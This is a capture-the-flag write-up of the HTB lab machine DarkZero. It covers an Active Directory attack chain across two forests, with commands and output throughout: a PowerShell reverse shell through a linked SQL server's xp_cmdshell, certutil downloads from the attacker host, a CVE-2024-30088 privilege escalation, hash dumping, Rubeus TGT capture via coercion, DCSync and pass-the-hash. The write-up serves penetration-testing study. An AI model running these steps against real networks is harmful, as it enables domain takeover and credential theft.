



HTB: Kobold Writeup
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.

DarkZero is a hard-rated Windows Active Directory machine involving two domains - darkzero.htb and darkzero.ext - connected by a bidirectional forest trust. We start with a valid set of domain credentials and discover a Microsoft SQL Server instance on DC01. Enumerating linked servers reveals a trust relationship pointing to DC02.darkzero.ext, where our mapped login has sysadmin rights. We enable xp_cmdshell on the linked server and pop a shell as darkzero-ext\svc_sql. From there, the kernel version flags as vulnerable to CVE-2024-30088, which gets us to NT AUTHORITY\SYSTEM on DC02. We dump local hashes and use Ligolo-ng to tunnel into the internal subnet to retrieve the user flag. With SYSTEM access and DC02’s unconstrained delegation configured, we run Rubeus in monitor mode and coerce authentication from DC01 via xp_dirtree, capturing a forwarded TGT for the DC01$ machine account. That ticket converts cleanly to a ccache, lets us DCSync darkzero.htb, and hands us the Administrator hash for a pass-the-hash login via evil-winrm.
The box ships with starting credentials - john.w / RFulUtONCOL! - so we know we’re walking into an assumed-breach scenario against an AD environment. Before doing anything else, I ran a full service scan:
nmap -sC -sV -p- --min-rate 5000 -T4 10.129.12.154 -oN darkzero.nmap
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-02 10:33:03Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Issuer: commonName=darkzero-DC01-CA/domainComponent=darkzero
| Not valid before: 2025-07-29T11:40:00
|_Not valid after:  2026-07-29T11:40:00
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: darkzero.htb)
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: darkzero
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: darkzero.htb
|   DNS_Computer_Name: DC01.darkzero.htb
|_  Product_Version: 10.0.26100
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Global Catalog)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Global Catalog)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing

Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
The port list is exactly what you’d expect from a domain controller - DNS, Kerberos, LDAP, SMB, and a handful of RPC endpoints. The standout is port 1433: SQL Server 2022 running directly on a DC is unusual and almost always worth investigating. Port 5985 means WinRM is available if we ever get credentials that grant remote management, and the Global Catalog ports (3268/3269) hint that this might not be the only domain in the forest.
I generated the hosts file entries with nxc and appended them:
nxc smb 10.129.12.154 --generate-hosts-file hosts
10.129.12.154 DC01.darkzero.htb darkzero.htb DC01
With credentials in hand, the obvious first move is to see what we can reach. Starting with SMB:
nxc smb 10.129.12.154 -u 'john.w' -p 'RFulUtONCOL!' --shares
SMB  10.129.12.154  445  DC01  [+] darkzero.htb\john.w:RFulUtONCOL!
SMB  10.129.12.154  445  DC01  ADMIN$        NO ACCESS   Remote Admin
SMB  10.129.12.154  445  DC01  C$            NO ACCESS   Default share
SMB  10.129.12.154  445  DC01  IPC$          READ ONLY   Remote IPC
SMB  10.129.12.154  445  DC01  NETLOGON      READ ONLY   Logon server share
SMB  10.129.12.154  445  DC01  SYSVOL        READ ONLY   Logon server share
Just the default shares, nothing useful. WinRM was equally unproductive - john.w doesn’t have remote management rights. Both quick wins closed, so I moved to MSSQL.
One useful early habit on AD boxes is querying DNS directly rather than relying only on nmap’s enumeration. I queried the domain controller’s authoritative DNS for all records:
dig @DC01.darkzero.htb ANY darkzero.htb

The authoritative response returned two A records for darkzero.htb: 10.129.12.154 (the public-facing address we can reach) and 172.16.20.1. That second address tells us DC01 is multihomed - there’s an internal subnet at 172.16.20.0/24 that isn’t directly reachable from outside. This will matter later when we need to access DC02 on 172.16.20.2.
Before touching MSSQL, I collected BloodHound data to map out the domain’s attack surface:
bloodhound-python -u 'john.w' -p 'RFulUtONCOL!' -d darkzero.htb \
  -ns 10.129.12.154 --collectionmethod All --zip
The key finding was the domain trust: a bidirectional FOREST_TRANSITIVE trust between darkzero.htb and darkzero.ext. Two domains, two domain controllers - and we’re sitting at the edge of darkzero.htb with no immediate attack paths. No Kerberoastable users, no interesting delegation misconfigurations we could abuse yet. The SQL server was the logical next step.
john.w’s credentials work against the SQL instance:
impacket-mssqlclient 'darkzero.htb/john.w:RFulUtONCOL!'@10.129.12.154 -windows-auth
[*] Encryption required, switching to TLS
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
SQL (darkzero\john.w  guest@master)>
We landed as a guest - no sysadmin rights here. Trying to enable xp_cmdshell on DC01 directly confirmed it:
SQL (darkzero\john.w guest@master)> enable_xp_cmdshell
ERROR(DC01): Line 105: User does not have permission to perform this action.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
Before giving up on SQL entirely, I checked the configured login accounts and then looked for linked servers:
nxc mssql 10.129.12.154 -u 'john.w' -p 'RFulUtONCOL!' -M enum_logins
ENUM_LOGINS  DC01  Login Name               Type            Status
ENUM_LOGINS  DC01  darkzero\john.w          Domain User     ENABLED
ENUM_LOGINS  DC01  sa                       SQL User        DISABLED
ENUM_LOGINS  DC01  darkzero\Domain Users    Windows Group   ENABLED
Nothing to impersonate. Then linked servers:
SQL (darkzero\john.w guest@master)> enum_links
SRV_NAME            SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE
-----------------   ----------------   -----------   -----------------
DC01                SQLNCLI            SQL Server    DC01
DC02.darkzero.ext   SQLNCLI            SQL Server    DC02.darkzero.ext

Linked Server       Local Login         Remote Login
-----------------   ---------------     ------------
DC02.darkzero.ext   darkzero\john.w     dc01_sql_svc
There it is. A linked server pointing to DC02.darkzero.ext - an entirely different domain. The critical piece is the login mapping: when john.w queries across this link, the connection to DC02 is established as dc01_sql_svc. Whatever privilege level that account holds on DC02 is what we inherit.
Switching context to the linked server:
SQL (darkzero\john.w  guest@master)> use_link [DC02.darkzero.ext]
SQL >[DC02.darkzero.ext] (dc01_sql_svc  dbo@master)>
The prompt shifted to dc01_sql_svc with dbo context - sysadmin on this instance. On DC01 we were a guest with no reconfigure rights; over the link we’re effectively a database administrator. Enabling xp_cmdshell goes through without friction:
SQL >[DC02.darkzero.ext] (dc01_sql_svc dbo@master)> enable_xp_cmdshell
INFO(DC02): Line 196: Configuration option 'show advanced options' changed from 0 to 1.
INFO(DC02): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1.

SQL >[DC02.darkzero.ext] (dc01_sql_svc dbo@master)> xp_cmdshell whoami
output
--------------------
darkzero-ext\svc_sql
RCE on DC02 as darkzero-ext\svc_sql.
I set up a Penelope listener to catch the shell:
penelope -p 4444
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 192.168.179.128 • 172.17.0.1 • 10.10.14.24
Then executed a base64-encoded PowerShell reverse shell through xp_cmdshell:
SQL >[DC02.darkzero.ext] (dc01_sql_svc dbo@master)> xp_cmdshell "cmd /c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAo[...SNIP...]AHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"

A quick ipconfig inside the session confirmed DC02’s interface is 172.16.20.2 - the internal address we spotted from the DNS query earlier.

I have used the web_delivery module from metasploit to get a quick meterpreter session as svc_sql, I upgraded and ran the local exploit suggester:
msf6> use post/multi/recon/local_exploit_suggester
msf6> set SESSION 1
msf6> run
[+] exploit/windows/local/cve_2024_30088_authz_basep: The target appears to be vulnerable.
    Version detected: Windows Server 2022. Revision number detected: 2113
The build is Windows Server 2022 Build 20348 Revision 2113 - below the June 2024 patch threshold. CVE-2024-30088 is a race condition in the Windows authorization subsystem (authz.dll). A low-privileged process can win a time-of-check/time-of-use window during a privileged token operation and swap in a SYSTEM-level token borrowed from a trusted process like winlogon.exe. The end result is arbitrary code execution as NT AUTHORITY\SYSTEM. Metasploit has a reliable module for it, and a note worth keeping in mind: the exploit can be finicky and may need a few attempts before it lands cleanly.
msf6> use exploit/windows/local/cve_2024_30088_authz_basep
msf6> set SESSION 1
msf6> set LHOST 10.10.14.24
msf6> set LPORT 4445
msf6> set AutoCheck false
msf6> run
[*] Reflectively injecting the DLL into 3260...
[+] The exploit was successful, reading SYSTEM token from memory...
[+] Successfully stole winlogon handle: 820
[*] Meterpreter session 2 opened (10.10.14.24:4445 -> 10.129.12.154:53657)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

SYSTEM on DC02. A hashdump pulls the local account hashes while we’re here:
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
svc_sql:1103:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
DC02$:1000:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
darkzero$:1105:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
172.16.20.2 isn’t reachable from our attack machine directly, so I set up a Ligolo-ng tunnel. I uploaded the agent through meterpreter, started the proxy listener locally, then configured the route:
sudo ./proxy -selfcert -laddr 0.0.0.0:443
certutil -urlcache -split -f http://10.10.14.24/agent.exe C:\Temp\agent.exe
[Agent : darkzero-ext\svc_sql@DC02] » autoroute
? Select routes to add: 172.16.20.2/24
INFO: Starting tunnel to darkzero-ext\svc_sql@DC02
With the route active, DC02’s internal address is now reachable from my machine. Using the local Administrator hash from hashdump:
impacket-psexec Administrator@172.16.20.2 -hashes :[REDACTED]
[*] Found writable share ADMIN$
[*] Uploading file TxhYCLpu.exe
[*] Starting service...
Microsoft Windows [Version 10.0.20348.2113]

C:\Windows\system32> type C:\Users\Administrator\Desktop\user.txt
[REDACTED]
With SYSTEM on DC02, the goal shifts to compromising darkzero.htb. Running PowerView confirms the delegation setup:
Get-DomainComputer -Unconstrained -Properties useraccountcontrol,dnshostname | fl
dnshostname        : DC02.darkzero.ext
useraccountcontrol : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
DC02 has unconstrained delegation - standard for domain controllers. The critical piece is the forest trust configuration: CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION is set on the trust between darkzero.htb and darkzero.ext. Normally, TGTs are stripped at forest boundaries to prevent exactly this kind of attack. With this flag present, a darkzero.htb principal authenticating to a service on DC02 will have their full TGT forwarded and cached on that machine. If we can coerce DC01 to authenticate to DC02, Rubeus will capture the DC01$ TGT - and a domain controller’s machine account TGT is enough to run a DCSync against the entire domain.
I downloaded Rubeus to DC02 and started it in monitor mode from the SYSTEM shell:
certutil -urlcache -split -f http://10.10.14.24/Rubeus.exe C:\Users\Public\Downloads\Rubeus.exe
C:\Users\Public\Downloads\Rubeus.exe monitor /interval:5 /nowrap
Rubeus is now watching LSASS for any new TGTs. The coercion mechanism is xp_dirtree: when SQL Server on DC01 resolves a UNC path, it authenticates over SMB as the machine account. From our still-open MSSQL session back on DC01:
SQL (darkzero\john.w guest@master)> xp_dirtree \\DC02.darkzero.ext\itzvenom
subdirectory   depth   file
------------   -----   ----
Rubeus reported a new ticket almost immediately:

[*] 4/2/2026 10:44:51 AM UTC - Found new TGT:

  User                  :  DC01$@DARKZERO.HTB
  StartTime             :  4/2/2026 10:44:50 AM
  EndTime               :  4/2/2026 8:44:50 PM
  RenewTill             :  4/9/2026 10:44:50 AM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :  doIFjDCCBYig[...]xEQVJLWkVSTy5IVEI=
The forwarded flag is the confirmation we needed - the TGT crossed the forest boundary intact.

Copy the base64 blob, decode it, and convert it to ccache format:
echo "doIFjDCCBYig[...]xEQVJLWkVSTy5IVEI=" | base64 -d > dc01.kirbi
impacket-ticketConverter dc01.kirbi dc01.ccache
[*] converting kirbi to ccache...
[+] done
Kerberos is strict about clock skew - anything over five minutes kills the authentication. Sync against DC01 before running secretsdump:
sudo ntpdate DC01.darkzero.htb
export KRB5CCNAME=$(pwd)/dc01.ccache
impacket-secretsdump -k -no-pass -just-dc-user Administrator \
  -target-ip 10.129.12.154 'darkzero.htb/DC01$@DC01.darkzero.htb'
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:[REDACTED]
Administrator:aes128-cts-hmac-sha1-96:[REDACTED]
[*] Cleaning up...
Administrator hash for darkzero.htb. Pass it to evil-winrm:
evil-winrm -i DC01.darkzero.htb -u Administrator -H '[REDACTED]'
Evil-WinRM shell v3.9
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
[REDACTED]
There is a second route to escalating from svc_sql that’s worth documenting, as it produces proper interactive credentials rather than relying on the kernel exploit.
The Certificate Services role (certsrv) is running on DC02, and svc_sql has enrollment rights against the default User template. From the xp_cmdshell access we already have, Certify can request a signed certificate for the account:
.\Certify.exe request /ca:"DC02.darkzero.ext\darkzero-ext-DC02-CA" /template:User
Certify returns a PEM-encoded certificate and private key. Convert to PFX on the attack machine:
openssl pkcs12 -in cert.pem -keyex \
  -CSP "Microsoft Enhanced Cryptographic Provider v1.0" \
  -export -out cert.pfx
With the Ligolo-ng tunnel active, certipy auth can reach DC02 on its internal address and authenticate via PKINIT, returning a TGT and the svc_sql NTLM hash:
certipy auth -pfx cert.pfx -dc-ip 172.16.20.2 -domain darkzero.ext
[*] Got TGT
[*] Got hash for 'svc_sql@darkzero.ext': aad3b435b51404eeaad3b435b51404ee:[REDACTED]
The reason this is interesting as an alternative rather than just a shortcut is what happens next. xp_cmdshell runs under a network logon context, which strips SeImpersonatePrivilege from the token. Changing svc_sql’s password and establishing a proper interactive session (via runascs, for instance) restores that privilege - opening up Potato-style impersonation attacks as a path to SYSTEM instead of CVE-2024-30088. Both routes converge at SYSTEM on DC02, and from there the Rubeus delegation attack plays out identically.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.
NanoCorp is a Windows AD box: a job-application zip upload leaks an NTLM hash via CVE-2025-24071, AD group abuse pivots accounts, and an NTLM reflection trick (CVE-2025-33073) lands a privileged DC shell.
Medium Linux box chaining a fonttools varLib arbitrary write for initial access, FontForge CVE-2024-25082 tar injection for lateral movement, and a setuptools URL-decode bypass to overwrite sudoers as root.